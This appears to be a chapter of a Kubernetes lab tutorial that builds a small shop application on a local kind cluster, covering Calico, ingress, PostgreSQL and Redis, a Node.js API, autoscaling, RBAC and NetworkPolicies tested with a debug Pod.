


Figure 8-2

NetworkPolicy design (milestone 8) — only the arrows below are allowed, plus DNS:




Figure 8-3

3 Prerequisites and cost

- **Tools:** Docker, kind (`kind.sigs.k8s.io`), `kubectl`, `curl`, `openssl`. About 4 CPU cores and 8 GB RAM free for a three-node cluster.
- **Knowledge:** the 19 topics of this level, Docker images §4.2 and Dockerfiles §4.7.
- **Cost:** free. Everything runs locally. Downloads: a few hundred MB of images.
- **Notes:** ports 8080 and 8443 on your machine must be free. All command output in this page is *illustrative*; names, IPs and timings will differ. The lab uses ingress-nginx because it has an official kind manifest; that project is retired (see Ingress §8.5), so treat it as a local learning tool. Your Ingress objects work with any maintained controller by changing `ingressClassName`.

Create the working folder:

```bash
mkdir -p shop-k8s/app shop-k8s/k8s && cd shop-k8s
```

4 Build it step by step

Milestone 1 — Cluster, CNI, ingress controller and metrics (topics 01, 11)

The default kind CNI may not enforce NetworkPolicies, so we disable it and install Calico, which does. Save as `kind-shop.yaml`:

```yaml
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
networking:
```

```
  disableDefaultCNI: true
  podSubnet: 192.168.0.0/16
nodes:
  - role: control-plane
    kubeadmConfigPatches:
      - |
        kind: InitConfiguration
        nodeRegistration:
          kubeletExtraArgs:
            node-labels: "ingress-ready=true"
    extraPortMappings:
      - {containerPort: 80, hostPort: 8080, protocol: TCP}
      - {containerPort: 443, hostPort: 8443, protocol: TCP}
  - role: worker
  - role: worker
```

BASH

```
kind create cluster --name shop --config kind-shop.yaml
kubectl apply -f
  https://raw.githubusercontent.com/projectcalico/calico/v3.28.0/manifests/calico.yaml
kubectl -n kube-system rollout status daemonset/calico-node --timeout=240s
kubectl wait --for=condition=Ready nodes --all --timeout=240s

# ingress controller (kind flavour) and metrics-server
kubectl apply -f https://raw.githubusercontent.com/kubernetes/ingress-nginx/controller-
  v1.12.0/deploy/static/provider/kind/deploy.yaml
kubectl wait -n ingress-nginx --for=condition=ready pod -l
  app.kubernetes.io/component=controller --timeout=180s
kubectl apply -f https://github.com/kubernetes-sigs/metrics-
  server/releases/latest/download/components.yaml
kubectl patch -n kube-system deployment metrics-server --type=json \
  -p='[{"op":"add","path":"/spec/template/spec/containers/0/args/-","value":"--kubelet-
  insecure-tls"}]'   # kind lab only
```

Look around (topic 01 and 11): which components run as Pods, and which are DaemonSets?

BASH

```
kubectl get nodes -o wide
kubectl -n kube-system get pods -o wide
kubectl get daemonsets -A
```

Illustrative: control-plane Pods (`kube-apiserver`, `etcd`, `kube-scheduler`, `kube-controller-manager`) run on the control-plane node; `calico-node` and `kube-proxy` are DaemonSets with one Pod per node. The `--kubelet-insecure-tls` flag is acceptable only because kind kubelets use self-signed certificates.

Milestone 2 — Namespace, quota, configuration and secrets (topics 06, 07, 08, 14, 17)

Save as `k8s/00-namespace.yaml`. The label enables the **Pod Security Standards** `baseline` profile (the replacement for the removed PodSecurityPolicy); the quota and LimitRange give every container sane defaults:

```yaml
apiVersion: v1
kind: Namespace
metadata:
  name: shop
  labels:
    pod-security.kubernetes.io/enforce: baseline
---
apiVersion: v1
kind: LimitRange
metadata:
  name: defaults
  namespace: shop
spec:
  limits:
    - type: Container
      defaultRequest: {cpu: 50m, memory: 64Mi}
      default: {memory: 256Mi}
---
apiVersion: v1
kind: ResourceQuota
metadata:
  name: shop-quota
  namespace: shop
spec:
  hard:
    requests.cpu: "3"
    requests.memory: 3Gi
    limits.memory: 6Gi
    persistentvolumeclaims: "4"
```

Save as `k8s/10-config.yaml`. Note that hostnames are the **Service names** (DNS service discovery), so the same ConfigMap works in any cluster:

```yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: shop-api-config
  namespace: shop
data:
  PORT: "3000"
  DATABASE_HOST: postgres
  DATABASE_PORT: "5432"
  DATABASE_NAME: shop
  DATABASE_USER: shop
  REDIS_HOST: redis
  REDIS_PORT: "6379"
```

The password is **not** committed to Git; generate it into a Secret:

```bash
kubectl apply -f k8s/00-namespace.yaml -f k8s/10-config.yaml
kubectl -n shop create secret generic shop-secrets \
  --from-literal=DATABASE_PASSWORD="$(openssl rand -hex 16)"
kubectl -n shop get configmap,secret,resourcequota,limitrange
```

A Secret is only base64-encoded, not encrypted, unless you enable encryption at rest or use an external secret manager (see Secrets §8.7 and Secrets Management and Encryption §11.4).

Milestone 3 — Data tier: PostgreSQL, Redis, seed Job, backup CronJob (topics 04, 09, 10, 12)

Save as `k8s/20-postgres.yaml`. The headless Service gives the StatefulSet a stable DNS name (`postgres-0.postgres`) and makes `postgres` resolve to the Pod:

```yaml
apiVersion: v1
kind: Service
metadata:
  name: postgres
  namespace: shop
  labels: {app: postgres}
spec:
  clusterIP: None
  selector: {app: postgres}
  ports:
    - {name: pg, port: 5432, targetPort: pg}
---
```

```yaml
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: postgres
  namespace: shop
spec:
  serviceName: postgres
  replicas: 1
  selector:
    matchLabels: {app: postgres}
  template:
    metadata:
      labels: {app: postgres}
    spec:
      terminationGracePeriodSeconds: 60
      containers:
        - name: postgres
          image: postgres:16
          ports:
            - {name: pg, containerPort: 5432}
          env:
            - name: POSTGRES_DB
              valueFrom: {configMapKeyRef: {name: shop-api-config, key: DATABASE_NAME}}
            - name: POSTGRES_USER
              valueFrom: {configMapKeyRef: {name: shop-api-config, key: DATABASE_USER}}
            - name: POSTGRES_PASSWORD
              valueFrom: {secretKeyRef: {name: shop-secrets, key: DATABASE_PASSWORD}}
            - name: PGDATA
              value: /var/lib/postgresql/data/pgdata
          volumeMounts:
            - {name: data, mountPath: /var/lib/postgresql/data}
          resources:
            requests: {cpu: 100m, memory: 256Mi}
            limits: {memory: 512Mi}
          startupProbe:
            exec: {command: ["pg_isready", "-U", "shop", "-d", "shop", "-h", "127.0.0.1"]}
            periodSeconds: 5
            failureThreshold: 24
          readinessProbe:
            exec: {command: ["pg_isready", "-U", "shop", "-d", "shop", "-h", "127.0.0.1"]}
            periodSeconds: 5
            timeoutSeconds: 3
          livenessProbe:
            exec: {command: ["pg_isready", "-U", "shop", "-d", "shop", "-h", "127.0.0.1"]}
            periodSeconds: 20
            timeoutSeconds: 5
            failureThreshold: 3
  volumeClaimTemplates:
    - metadata:
        name: data
      spec:
        accessModes: ["ReadWriteOnce"]
        resources:
```

```
          requests: {storage: 1Gi}
```

Save as `k8s/21-redis.yaml` (a cache only: no persistence, bounded memory):

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: redis
  namespace: shop
spec:
  replicas: 1
  selector:
    matchLabels: {app: redis}
  template:
    metadata:
      labels: {app: redis}
    spec:
      containers:
        - name: redis
          image: redis:7-alpine
          args: ["--save", "", "--appendonly", "no", "--maxmemory", "64mb", "--maxmemory-
  policy", "allkeys-lru"]
          ports:
            - {name: redis, containerPort: 6379}
          resources:
            requests: {cpu: 50m, memory: 96Mi}
            limits: {memory: 128Mi}
          readinessProbe:
            exec: {command: ["redis-cli", "ping"]}
            periodSeconds: 5
          livenessProbe:
            tcpSocket: {port: redis}
            periodSeconds: 10
---
apiVersion: v1
kind: Service
metadata:
  name: redis
  namespace: shop
spec:
  selector: {app: redis}
  ports:
    - {name: redis, port: 6379, targetPort: redis}
```

Save as `k8s/22-db-jobs.yaml`. The Job creates the schema and seed rows idempotently; the CronJob dumps the database every night at 02:00 UTC to its own PVC. Both carry the label `role: db-client`, which the NetworkPolicy in milestone 8 uses:

```yaml
```

```
apiVersion: batch/v1
kind: Job
metadata:
  name: shop-db-init
  namespace: shop
spec:
  backoffLimit: 4
  ttlSecondsAfterFinished: 3600
  template:
    metadata:
      labels: {app: shop-db-init, role: db-client}
    spec:
      restartPolicy: OnFailure
      containers:
        - name: psql
          image: postgres:16
          env:
            - {name: PGHOST, value: postgres}
            - {name: PGUSER, value: shop}
            - {name: PGDATABASE, value: shop}
            - name: PGPASSWORD
              valueFrom: {secretKeyRef: {name: shop-secrets, key: DATABASE_PASSWORD}}
          command: ["sh", "-c"]
          args:
            - |
              until pg_isready -q; do echo "waiting for postgres"; sleep 2; done
              psql -v ON_ERROR_STOP=1 <<'SQL'
              CREATE TABLE IF NOT EXISTS products (
                id SERIAL PRIMARY KEY,
                name TEXT NOT NULL,
                price_cents INTEGER NOT NULL
              );
              INSERT INTO products (name, price_cents)
              SELECT v.name, v.price_cents
              FROM (VALUES ('Keyboard', 4999), ('Mouse', 1999), ('Monitor', 18999)) AS
  v(name, price_cents)
              WHERE NOT EXISTS (SELECT 1 FROM products);
              SQL
          resources:
            requests: {cpu: 50m, memory: 64Mi}
            limits: {memory: 128Mi}
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: shop-backups
  namespace: shop
spec:
  accessModes: ["ReadWriteOnce"]
  resources:
    requests: {storage: 500Mi}
---
apiVersion: batch/v1
```

```
kind: CronJob
metadata:
  name: shop-db-backup
  namespace: shop
spec:
  schedule: "0 2 * * *"
  timeZone: "Etc/UTC"
  concurrencyPolicy: Forbid
  successfulJobsHistoryLimit: 3
  failedJobsHistoryLimit: 3
  jobTemplate:
    spec:
      backoffLimit: 2
      template:
        metadata:
          labels: {app: shop-db-backup, role: db-client}
        spec:
          restartPolicy: Never
          containers:
            - name: pg-dump
              image: postgres:16
              env:
                - {name: PGHOST, value: postgres}
                - {name: PGUSER, value: shop}
                - {name: PGDATABASE, value: shop}
                - name: PGPASSWORD
                  valueFrom: {secretKeyRef: {name: shop-secrets, key: DATABASE_PASSWORD}}
              command: ["sh", "-c", "pg_dump | gzip > /backups/shop-$(date +%Y%m%d-
  %H%M%S).sql.gz && ls -l /backups"]
              volumeMounts:
                - {name: backups, mountPath: /backups}
              resources:
                requests: {cpu: 50m, memory: 64Mi}
                limits: {memory: 128Mi}
          volumes:
            - name: backups
              persistentVolumeClaim: {claimName: shop-backups}
```

Apply and verify:

```bash
kubectl apply -f k8s/20-postgres.yaml -f k8s/21-redis.yaml -f k8s/22-db-jobs.yaml
kubectl -n shop rollout status statefulset/postgres --timeout=180s
kubectl -n shop rollout status deployment/redis --timeout=120s
kubectl -n shop wait --for=condition=complete job/shop-db-init --timeout=180s
kubectl -n shop exec postgres-0 -- psql -U shop -d shop -c 'SELECT * FROM products;'
kubectl -n shop get pvc,pods,svc
```

Expect three product rows, a `Bound` PVC `data-postgres-0` (kind's default `standard` StorageClass), and a `Completed` Job Pod. Trigger the backup now instead of waiting until 02:00:

```bash
kubectl -n shop create job --from=cronjob/shop-db-backup backup-now
kubectl -n shop wait --for=condition=complete job/backup-now --timeout=120s
kubectl -n shop logs job/backup-now
```

Milestone 4 — The API: image, Deployment, Service, probes, resources (topics 02, 03, 04, 13, 14, 15)

Create the application. `app/package.json`:

```json
{
  "name": "shop-api",
  "version": "1.0.0",
  "private": true,
  "main": "server.js",
  "scripts": { "start": "node server.js" },
  "dependencies": {
    "pg": "^8.13.0",
    "redis": "^4.7.0"
  }
}
```

`app/server.js` (note the two health endpoints: `/healthz` is a process-only liveness check, `/readyz` needs PostgreSQL but treats Redis as optional; `/burn` is a lab helper that spins the CPU for the HPA task):

```javascript
'use strict';
const http = require('http');
const os = require('os');
const { Pool } = require('pg');
const { createClient } = require('redis');

const PORT = Number(process.env.PORT || 3000);
const log = (level, msg, extra = {}) =>
  console.log(JSON.stringify({ ts: new Date().toISOString(), level, msg, ...extra }));

const pool = new Pool({
  host: process.env.DATABASE_HOST || 'postgres',
  port: Number(process.env.DATABASE_PORT || 5432),
  database: process.env.DATABASE_NAME || 'shop',
  user: process.env.DATABASE_USER || 'shop',
  password: process.env.DATABASE_PASSWORD,
```

```
  max: 5,
  connectionTimeoutMillis: 2000,
});
pool.on('error', (err) => log('error', 'pg pool error', { err: err.message }));

const redis = createClient({
  disableOfflineQueue: true, // fail fast when Redis is down instead of queueing commands
  socket: {
    host: process.env.REDIS_HOST || 'redis',
    port: Number(process.env.REDIS_PORT || 6379),
    connectTimeout: 2000,
  },
});
redis.on('error', (err) => log('error', 'redis error', { err: err.message }));
redis.connect().catch(() => {}); // keeps retrying in the background; never crash the
  process

const withTimeout = (p, ms) =>
  Promise.race([p, new Promise((_, rej) => setTimeout(() => rej(new Error('timeout')),
  ms))]);

const send = (res, code, body) => {
  res.writeHead(code, { 'Content-Type': 'application/json' });
  res.end(JSON.stringify(body));
};

let shuttingDown = false;

const server = http.createServer(async (req, res) => {
  const url = new URL(req.url, 'http://localhost');
  try {
    if (url.pathname === '/healthz') {
      // liveness: the event loop answers. No dependency checks on purpose.
      return send(res, 200, { status: 'ok' });
    }
    if (url.pathname === '/readyz') {
      // readiness: can this Pod serve real requests? PostgreSQL is required.
      // Redis is only a cache, so its state is reported but does not gate traffic.
      if (shuttingDown) return send(res, 503, { status: 'shutting-down' });
      const cache = await withTimeout(redis.ping(), 1000).then(() => 'up', () => 'down');
      try {
        await withTimeout(pool.query('SELECT 1'), 1500);
        return send(res, 200, { status: 'ready', cache });
      } catch (err) {
        return send(res, 503, { status: 'not-ready', reason: err.message, cache });
      }
    }
    if (url.pathname === '/products') {
      // cache-aside: Redis first, PostgreSQL on a miss, 30 s TTL
      const cached = await withTimeout(redis.get('products'), 1500).catch(() => null);
      if (cached) return send(res, 200, { source: 'cache', pod: os.hostname(), items:
  JSON.parse(cached) });
```

```
      const { rows } = await withTimeout(pool.query('SELECT id, name, price_cents FROM
  products ORDER BY id'), 3000);
      redis.set('products', JSON.stringify(rows), { EX: 30 }).catch(() => {});
      return send(res, 200, { source: 'db', pod: os.hostname(), items: rows });
    }
    if (url.pathname === '/burn') {
      // lab helper for the HPA task: busy-loop for up to 500 ms
      const ms = Math.min(Number(url.searchParams.get('ms') || 100), 500);
      const end = Date.now() + ms;
      while (Date.now() < end) { /* spin */ }
      return send(res, 200, { burned_ms: ms, pod: os.hostname() });
    }
    return send(res, 404, { error: 'not found' });
  } catch (err) {
    log('error', 'request failed', { path: url.pathname, err: err.message });
    return send(res, 500, { error: 'internal error' });
  }
});

server.listen(PORT, () => log('info', 'shop-api listening', { port: PORT }));

process.on('SIGTERM', () => {
  log('info', 'SIGTERM received, draining');
  shuttingDown = true;
  server.close(async () => {
    await pool.end().catch(() => {});
    await redis.quit().catch(() => {});
    process.exit(0);
  });
  setTimeout(() => process.exit(1), 20000).unref();
});
```

`app/Dockerfile` (non-root, production dependencies only; see Dockerfile §4.7 and Non-root Containers §4.11):

DOCKERFILE

```
FROM node:22-alpine
ENV NODE_ENV=production
WORKDIR /app
COPY package.json ./
RUN npm install --omit=dev && npm cache clean --force
COPY server.js ./
USER node
EXPOSE 3000
CMD ["node", "server.js"]
```

Build the image and load it into the cluster nodes (kind cannot see your local Docker images otherwise):

```bash
docker build -t shop-api:1.0.0 app/
kind load docker-image shop-api:1.0.0 --name shop
```

Save as `k8s/30-shop-api.yaml`. Points to notice: no `replicas` field (the HPA owns the count); memory request and limit set, CPU request only (see Resource Requests and Limits §8.14); three probes with different jobs; Pods spread over nodes; hardened security context; a dedicated ServiceAccount that does not mount an API token:

```yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: shop-api
  namespace: shop
automountServiceAccountToken: false
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: shop-api
  namespace: shop
  labels: {app: shop-api}
spec:
  # replicas is intentionally omitted: the HPA in milestone 6 controls it
  revisionHistoryLimit: 5
  strategy:
    type: RollingUpdate
    rollingUpdate: {maxSurge: 1, maxUnavailable: 0}
  selector:
    matchLabels: {app: shop-api}
  template:
    metadata:
      labels: {app: shop-api}
    spec:
      serviceAccountName: shop-api
      terminationGracePeriodSeconds: 30
      securityContext:
        runAsNonRoot: true
        runAsUser: 1000
        seccompProfile: {type: RuntimeDefault}
      topologySpreadConstraints:
        - maxSkew: 1
          topologyKey: kubernetes.io/hostname
          whenUnsatisfiable: ScheduleAnyway
          labelSelector:
```

```
          matchLabels: {app: shop-api}
      containers:
        - name: api
          image: shop-api:1.0.0
          imagePullPolicy: IfNotPresent
          ports:
            - {name: http, containerPort: 3000}
          envFrom:
            - configMapRef: {name: shop-api-config}
          env:
            - name: DATABASE_PASSWORD
              valueFrom: {secretKeyRef: {name: shop-secrets, key: DATABASE_PASSWORD}}
            - name: NODE_OPTIONS
              value: "--max-old-space-size=192"
          resources:
            requests: {cpu: 100m, memory: 128Mi}
            limits: {memory: 256Mi}
          startupProbe:
            httpGet: {path: /healthz, port: http}
            periodSeconds: 3
            failureThreshold: 20
          livenessProbe:
            httpGet: {path: /healthz, port: http}
            periodSeconds: 10
            timeoutSeconds: 2
            failureThreshold: 3
          readinessProbe:
            httpGet: {path: /readyz, port: http}
            periodSeconds: 5
            timeoutSeconds: 2
            failureThreshold: 2
          lifecycle:
            preStop:
              exec: {command: ["sleep", "5"]}
          securityContext:
            allowPrivilegeEscalation: false
            readOnlyRootFilesystem: true
            capabilities: {drop: ["ALL"]}
          volumeMounts:
            - {name: tmp, mountPath: /tmp}
      volumes:
        - name: tmp
          emptyDir: {}
---
apiVersion: v1
kind: Service
metadata:
  name: shop-api
  namespace: shop
spec:
  selector: {app: shop-api}
  ports:
    - {name: http, port: 80, targetPort: http}
```

```yaml
---
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: shop-api
  namespace: shop
spec:
  minAvailable: 1
  selector:
    matchLabels: {app: shop-api}
```

```bash
kubectl apply -f k8s/30-shop-api.yaml
kubectl -n shop rollout status deployment/shop-api --timeout=180s
kubectl -n shop get pods -l app=shop-api -o wide
kubectl -n shop port-forward svc/shop-api 8081:80 &      # leave running; stop later with: kill %1
sleep 2
curl -s localhost:8081/readyz; echo
curl -s localhost:8081/products | head -c 200; echo       # source: db
curl -s localhost:8081/products | head -c 200; echo       # source: cache
kill %1
```

Illustrative first lines: `{"status":"ready","cache":"up"}` then `{"source":"db","pod":"shop-api-6c8f9b7d5-x2k9q","items":[...]}` and, within 30 seconds, `"source":"cache"`. Check the probes and the spread: `kubectl -n shop describe pod -l app=shop-api | grep -E 'Liveness|Readiness|Startup|Node:'` and the QoS class `kubectl -n shop get pod -l app=shop-api -o custom-columns=NAME:.metadata.name,NODE:.spec.nodeName,QOS:.status.qosClass` (expect `Burstable`).

Milestone 5 — Ingress (topics 04, 05)

Save as `k8s/40-ingress.yaml`:

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: shop-api
  namespace: shop
spec:
  ingressClassName: nginx
  rules:
    - host: shop.example.com
      http:
        paths:
          - path: /
```

```
            pathType: Prefix
            backend:
              service:
                name: shop-api
                port: {number: 80}
```

```bash
kubectl apply -f k8s/40-ingress.yaml
kubectl -n shop get ingress shop-api
curl -s -H 'Host: shop.example.com' http://localhost:8080/products | head -c 200; echo
```

Because `example.com` is not yours, we send the Host header by hand; add `127.0.0.1 shop.example.com` to `/etc/hosts` if you prefer a browser. If you get `503` or `404` from nginx, walk the chain: Ingress -> Service -> EndpointSlice -> Ready Pods (`kubectl -n shop get endpointslices`).

Milestone 6 — Autoscaling (topics 14, 16)

Save as `k8s/50-hpa.yaml`:

```yaml
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: shop-api
  namespace: shop
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: shop-api
  minReplicas: 2
  maxReplicas: 6
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 60
  behavior:
    scaleUp:
      policies:
        - {type: Pods, value: 2, periodSeconds: 30}
    scaleDown:
      stabilizationWindowSeconds: 120
```

```bash
kubectl apply -f k8s/50-hpa.yaml
kubectl -n shop get hpa shop-api            # TARGETS may show <unknown> for ~1 minute
```

Generate load through the Ingress from your laptop (each request burns about 200 ms of CPU) and watch in a second terminal:

```bash
seq 1 100000 | xargs -P 8 -I{} curl -s -o /dev/null -H 'Host: shop.example.com'
  'http://localhost:8080/burn?ms=200' &
kubectl -n shop get hpa shop-api -w
```

Illustrative: `cpu: 310%/60%` and `REPLICAS` rising 2 -> 4 -> 6. Stop the load with `kill %1` (press Ctrl-C first if the watch is in the foreground of the same shell) and watch the replicas fall back toward 2 after the 120 s stabilization window.

Milestone 7 — RBAC (topic 18)

Save as `k8s/60-rbac.yaml`. A `deployer` identity (think GitHub Actions) may roll out Deployments in `shop` and read Pods, but nothing else; the `shop-devs` group gets read-only access via the built-in `view` ClusterRole bound **only in this namespace**:

```yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: deployer
  namespace: shop
automountServiceAccountToken: false
---
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: deployer
  namespace: shop
rules:
  - apiGroups: ["apps"]
    resources: ["deployments"]
    verbs: ["get", "list", "watch", "patch", "update"]
  - apiGroups: ["apps"]
    resources: ["replicasets"]
    verbs: ["get", "list", "watch"]
  - apiGroups: [""]
    resources: ["pods"]
    verbs: ["get", "list", "watch"]
  - apiGroups: [""]
    resources: ["pods/log"]
```

```yaml
    verbs: ["get"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: deployer
  namespace: shop
subjects:
  - {kind: ServiceAccount, name: deployer, namespace: shop}
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: deployer
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: shop-devs-view
  namespace: shop
subjects:
  - {kind: Group, name: shop-devs, apiGroup: rbac.authorization.k8s.io}
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: view
```

BASH

```bash
kubectl apply -f k8s/60-rbac.yaml
D=system:serviceaccount:shop:deployer
kubectl auth can-i patch deployments -n shop --as=$D          # yes
kubectl auth can-i get secrets -n shop --as=$D                # no
kubectl auth can-i delete pods -n shop --as=$D                # no
kubectl auth can-i patch deployments -n default --as=$D       # no
kubectl auth can-i list pods -n shop --as=alice --as-group=shop-devs     # yes
kubectl auth can-i get secrets -n shop --as=alice --as-group=shop-devs   # no
kubectl auth can-i --list -n shop --as=system:serviceaccount:shop:shop-api   # the app
  itself: nothing useful
```

Milestone 8 — NetworkPolicies (topics 17, 19)

Save as `k8s/70-networkpolicies.yaml`. First the baseline (deny everything, then allow DNS), then one policy per real flow. Both ends of each flow need a rule because egress is also denied:

YAML

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
```

```
  namespace: shop
spec:
  podSelector: {}
  policyTypes: [Ingress, Egress]
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-dns-egress
  namespace: shop
spec:
  podSelector: {}
  policyTypes: [Egress]
  egress:
    - to:
        - namespaceSelector:
            matchLabels: {kubernetes.io/metadata.name: kube-system}
          podSelector:
            matchLabels: {k8s-app: kube-dns}
      ports:
        - {protocol: UDP, port: 53}
        - {protocol: TCP, port: 53}
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: shop-api
  namespace: shop
spec:
  podSelector:
    matchLabels: {app: shop-api}
  policyTypes: [Ingress, Egress]
  ingress:
    - from:
        - namespaceSelector:
            matchLabels: {kubernetes.io/metadata.name: ingress-nginx}
      ports:
        - {protocol: TCP, port: 3000}
  egress:
    - to:
        - podSelector:
            matchLabels: {app: postgres}
      ports:
        - {protocol: TCP, port: 5432}
    - to:
        - podSelector:
            matchLabels: {app: redis}
      ports:
        - {protocol: TCP, port: 6379}
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
```

```
  name: postgres
  namespace: shop
spec:
  podSelector:
    matchLabels: {app: postgres}
  policyTypes: [Ingress]
  ingress:
    - from:
        - podSelector:
            matchLabels: {app: shop-api}
        - podSelector:
            matchLabels: {role: db-client}
      ports:
        - {protocol: TCP, port: 5432}
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: redis
  namespace: shop
spec:
  podSelector:
    matchLabels: {app: redis}
  policyTypes: [Ingress]
  ingress:
    - from:
        - podSelector:
            matchLabels: {app: shop-api}
      ports:
        - {protocol: TCP, port: 6379}
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: db-client
  namespace: shop
spec:
  podSelector:
    matchLabels: {role: db-client}
  policyTypes: [Egress]
  egress:
    - to:
        - podSelector:
            matchLabels: {app: postgres}
      ports:
        - {protocol: TCP, port: 5432}
```

Apply it, then prove it. A busy-box `debug` Pod with no allowing rule is the "attacker":

```bash
kubectl apply -f k8s/70-networkpolicies.yaml
kubectl -n shop run debug --image=busybox:1.36 --labels=app=debug -- sleep 3600
kubectl -n shop wait --for=condition=Ready pod/debug --timeout=60s

# expected BLOCKED: the debug Pod cannot reach the data tier
kubectl -n shop exec debug -- nc -z -w 3 postgres 5432 && echo OPEN || echo BLOCKED
kubectl -n shop exec debug -- nc -z -w 3 redis 6379 && echo OPEN || echo BLOCKED

# expected ALLOWED: the API can (a node one-liner, because the image has no nc)
kubectl -n shop exec deploy/shop-api -- node -e
  "require('net').connect(5432,'postgres').on('connect',()⇒
  {console.log('OPEN');process.exit(0)}).on('error',e⇒
  {console.log(e.code);process.exit(1)}).setTimeout(3000,()⇒
  {console.log('BLOCKED');process.exit(1)})"

# the whole application must still work through the Ingress
curl -s -H 'Host: shop.example.com' http://localhost:8080/readyz; echo
kubectl -n shop get pods
```

Calico lets the kubelet reach Pods on its own node, so probes keep working; if your Pods go `NotReady` after applying the policies, check the probes first, then which rule is missing. DNS works for the debug Pod too (`kubectl -n shop exec debug -- nslookup postgres`), but the TCP connection is blocked.

Milestone 9 — Operate it: rollout, failure drills, cleanup (topics 03, 15, 16)

A zero-downtime rollout while traffic flows (a 300-request loop runs in the background while the restart happens):

```bash
(for i in $(seq 1 300); do curl -s -o /dev/null -w '%{http_code}\n' -H 'Host:
  shop.example.com' http://localhost:8080/products; sleep 0.2; done | sort | uniq -c) &
kubectl -n shop rollout restart deployment/shop-api
kubectl -n shop rollout status deployment/shop-api
wait
```

Expect only `200` lines counted. If you see `502` / `503` , revisit the readiness probe, `maxUnavailable: 0` , and the `preStop` sleep. Rollback is `kubectl -n shop rollout undo deployment/shop-api` . Failure drills are part of the tasks below.

5 Tasks

☐ **T1 — Stand up the platform** *(≈60 min, intermediate) — topics 01, 11, 19*

- **Goal:** a three-node kind cluster with Calico, ingress-nginx and metrics-server.
- **Steps:**
  1. Do Milestone 1.
  2. List which kube-system workloads are DaemonSets and which Pods run on the control-plane node only.
  3. Explain in two sentences why `disableDefaultCNI` was needed for the NetworkPolicy milestone.
